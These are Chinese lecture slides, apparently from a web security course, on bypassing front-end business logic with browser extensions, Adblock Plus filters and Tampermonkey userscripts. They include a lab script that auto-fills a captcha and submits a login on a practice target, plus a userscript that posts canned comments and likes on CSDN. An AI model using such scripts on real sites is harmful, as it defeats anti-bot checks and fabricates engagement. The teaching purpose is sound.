
可以下载靶机上的1.tar.gz查看源码



content.js

```
console.log("loaded");
// 尝试获取验证码元素和输入框
const captchaImg = document.getElementById('captcha-img');
const codeInput = document.getElementById('code');
const loginButton = document.getElementById('login-submit');
// 设置name和passwd
document.getElementById('name').value = 'test';
document.getElementById('passwd').value = 'test';

if (captchaImg && codeInput && loginButton) {
    // 获取验证码文本内容
    const captchaText = captchaImg.textContent.trim();

    // 填写验证码
    codeInput.value = captchaText;

    // 模拟点击登录按钮
    setTimeout(() => {
        loginButton.click();
        console.log('验证码已自动填写并提交登录');
    }, 500); // 添加短暂延迟确保值已设置
} else {
    console.log('未找到所需的验证码元素或输入框');
}
```

经典扩展


Chrome Web Store - Extensio
chrome.google.com/webstore/category/extensions
chrome web store
Sign in
Search the store
Extensions
Themes
Categories
All
Recommended for you
Accessibility
Blogging
Developer Tools
Fun
News & Weather
Photos
Productivity
Search Tools
Shopping
Social & Communication
Sports
Privacy Policy
Terms of Service
Updated
About Chrome Web Store
TextBlaze
Automate repetitive typing with keyboard shortcuts
Start post
Post
/hi
Start post
Post
Hi! My name is John. How are you doing?
Recommended For You
View all
Google Translate
Google Translate
42,088
Volume Master
Volume Master
24,879
Shimeji Browser Extension
2,354
TINY SKETCH
TinySketch
282
Roblox+
7,145
Tab Manager Plus
Tab Manager Plus for Chrome
727
chrome web store LAUNCHER
Chrome Web Store Launcher (...
1,373
Fidget Spinner
54
Favorites of 2022
View all
https://chrome.google.com/webstore/detail/text-blaze/idgadaccgipmpannjkmfddolnnhmeklj

Adblock Plus


- Adblock Plus（ABP）是一款流行的浏览器扩展工具，旨在阻止网页中的广告，提供更加清爽和快速的浏览体验。它通过分析网页内容，拦截弹出窗口、横幅广告、视频前插广告等多种形式的广告，从而减少对用户注意力的干扰，并有可能提高页面加载速度。

Adblock Plus

- 广告一般是网页中div元素嵌入了一个iframe/image元素，然后加载一个广告链接或者GIF图片
- AdBlock对于页面内容的广告过滤是特定于网站的（事先写好过滤的filter，即过滤规则），对domain字符串的进行精确匹配

Adblock Plus

- Adblock Plus的过滤器功能是其核心所在。用户可以通过启用或创建过滤器来屏蔽不需要的内容。例如，可以启用预定义的广告过滤列表，也可以根据自己的需求创建特定的过滤规则。



- 定制过滤规则时，可以指定匹配特定URL的规则，或者使用通配符来匹配一组页面或资源。例如，屏蔽所有位于某个特定域下的广告图片：

匹配任何子域在example.com下，并且URL中包含/ad-的.png格式图片，从而实现对广告图片的精准屏蔽。

```
1 *://*.example.com/ad-*.png
```


Adblock Plus

- 其作者用JavaScript把这些URL匹配规则映射为了正则表达式，然后再用正则表达式对目标URL进行匹配过滤
- 这类似于哈希表一样，在匹配的时候，按照相同的方法将URL，分成一些keyword，然后通过keyword去找对应的filter，最后再匹配找到的filter。这样就不需要遍历规则表，大大地提高了匹配时间
- 在这个例子中可以看到，来自搜狐的广告和qq的视频广告都被拦截

```
@@||m.aty.sohu.com^
@@||itc.cn/?prod=rtb&
@@||itc.*^prod=ad&

!https://m.v.qq.com/x/page/b/z/4/b05191ohrz4.html?=
@@.qq.com/*.mp4?
@@||l.qq.com/lview?
@@||livew.l.qq.com/livemsg?
@@||gtimg.com/adplugin/js/adplayer.js
```

Adblock Plus作用示例

- 访问与凤行第01集_电视剧_高清完整版视频在线观看_腾讯视频(qq.com)，查看网络，看到关键广告的报文



- 右边为adblock的匹配规则，可以看到，这个报文请求url符合第二个匹配规则

Adblock Plus作用示例

此时在腾讯视频页面打开adblock，就可以阻止广告的加载

简易的adblock实现

manifest.json

```
{
    "manifest_version": 2,
    "name": "Adblock Plus",
    "version": "1.0",
    "description": "Ad blocking extension for Chrome",
    "permissions": [
      "activeTab",
      "<all_urls>"
    ],
    "background": {
      "scripts": ["background.js"],
      "persistent": false
    },
    "content_scripts": [
      {
        "matches": ["<all_urls>"],
        "js": ["content.js"]
      }
    ],
    "browser_action": {
      "default_icon": "icon.png",
      "default_popup": "popup.html"
    }
}
```

content.js

```
(function() {
    // 选择器列表用于匹配和隐藏广告元素
    var adSelectors = [
      'iframe[src*="ad"]',
      'div[class*="ad"]'
    ];
    // 移除页面中的广告
    function removeAds() {
      adSelectors.forEach(function(selector) {
        var ads = document.querySelectorAll(selector);
        ads.forEach(function(ad) {
          ad.style.display = 'none';
        });
      });
    }
    // 页面加载完成后执行removeAds函数
    document.addEventListener('DOMContentLoaded', removeAds);
})();
```

TamperMonkey

- 油猴本身是一个Chrome扩展，它提供了一种轻量级的页面控制方式，允许用户通过简单提供JavaScript代码的方式，优化网页浏览体验

- 油猴扩展的下载地址

https://chrome.google.com/webstore/detail/tampermonkey/dhdgffkkebhmkfjojejmpbldmpobfkfo (Google)

https://addons.mozilla.org/zh-CN/firefox/addon/tampermonkey (Firefox)

TamperMonkey

- 使用油猴，可以轻松地用javascript在被允许的源下控制页面，油猴可以说是一个轻量级的扩展开发平台，它允许开发者不用配置复杂的配置文件，只需要一个js代码即能控制页面，下面是一个示例。
- 设置了插件名称，命名空间，插件版本，插件描述，作者，作用域。

```
// ==UserScript==
// @name           csdn 手动一键点赞评论
// @namespace      https://blog.csdn.net/mukes
// @version        0.0.6
// @description    打开博文，点击一键点赞评论按钮后自动为该博文点赞以及评论，前提是已经登录 csdn 博客
// @author         mukes
// @include        *://blog.csdn.net/*/article/details/*
// @include        *.blog.csdn.net/article/details/*
// ==/UserScript==
```

TamperMonkey

- 创建一个好看的按钮
- 将脚本放在(function(){ … })表示立即执行

```
(function() {
    'use strict';
    var button = document.createElement("button"); //创建一个按钮
    button.textContent = "一键点赞评论"; //按钮内容
    button.style.width = "90px"; //按钮宽度
    button.style.height = "28px"; //按钮高度
    button.style.align = "center"; //文本居中
    button.style.color = "white"; //按钮文字颜色
    button.style.background = "#e33e33"; //按钮底色
    button.style.border = "1px solid #e33e33"; //边框属性
    button.style.borderRadius = "4px"; //按钮四个角弧度
    button.addEventListener("click", clickBotton) //监听按钮点击事件
```

TamperMonkey

- 设置按钮的click事件
- 打开评论区->写评论->发表评论->点赞

```
    function clickBotton(){
        setTimeout(function(){

        var comment=["针不戳呀，写的针不戳！","学习了！b（￣▽￣）d","本文不错(￣ˇ￣)，值得学习！
        var STARTNUMBER = -1;
        var ENDNUMBER = 5;
        var temp_count = Math.floor(Math.random()*(STARTNUMBER-ENDNUMBER+1))+ENDNUMBER ;//

        document.getElementsByClassName("tool-item-comment")[0].click(); //打开评论区
        document.getElementById("comment_content").value = comment[temp_count]; //随机把一条
        document.getElementsByClassName("btn-comment")[0].click(); //发表评论
        document.getElementById("is-like").click() //点赞。把该代码注释后只会一键评论

},100);// setTimeout 0.1秒后执行
    }
```

TamperMonkey

- 将创建好的按钮插入页面

```
var like_comment = document.getElementsByClassName('toolbox-list')[0]; //get
like_comment.appendChild(button); //把按钮加入到 x 的子节点中
```

跳过腾讯广告实例

- 配置信息


```
1   // ==UserScript==
2   // @name         跳过优酷、腾讯和爱奇艺视频开头广告
3   // @namespace    http://tampermonkey.net/
4   // @version      1.0
5   // @description  try to take over the world!
6   // @author       zhengmingliang
7   // @match        *://*.v.qq.com/*
8   // @match        *://*.v.youku.com/*
9   // @match        *://*.iqiyi.com/*
10  // @grant        https://github.com/small-rose/skip-video-ad/blob/master/skip-ad.js
11  // @grant        none
12  // ==/UserScript==
```

- 定义执行脚本

```
15    'use strict';
16
17    // 腾讯、优酷和爱奇艺跳过广告
18  var url = window.location.href;
19  if(new RegExp("v.qq.com").test(url)) {
20  window.setInterval(function (){
21        let time = document.querySelectorAll(".txp_ad video");
22    if(time.length) {
23      for(let i = 0; i<time.length; i++){
24        time[i].currentTime = 110
25      }
26    }
27    }, 1000);
28  }else if(new RegExp("v.youku.com").test(url)) {
```

1. 匹配url
2. 获取广告元素
3. 设置关键变量

TamperMonkey使用实例



拓展


- 尝试使用本节所学的知识对上述应用实例进行旁路实验
- 思考在上述应用实例场景中，应如何对验证逻辑进行增强
- 更多内容：

Finding Client-side Business Flow Tampering Vulnerabilities

I Luk Kim, Yunhui Zheng, Hogun Park, Weihang Wang, Wei You, Yousra Aafer, Xiangyu Zhang

Proceedings of the 42nd ACM/IEEE Internatinoal Conference on Software Engineering (**ICSE 2020**)

李喆，《Chrome扩展及应用开发》，人民邮电出版社



总结

- 重要知识点
  - Web前端调试技术：设置断点、单步执行、查看/修改/劫持关键变量
  - Web前端业务逻辑旁路：理解前端业务逻辑的基础上，综合运用前端调试技术
  - 浏览器扩展：Web前端业务逻辑旁路的自动化方案
- 研究启示
  - 任何在客户端实施的验证逻辑都存在被旁路的可能性
  - 安全增强机制的设计要充分考虑对系统性能和效率的影响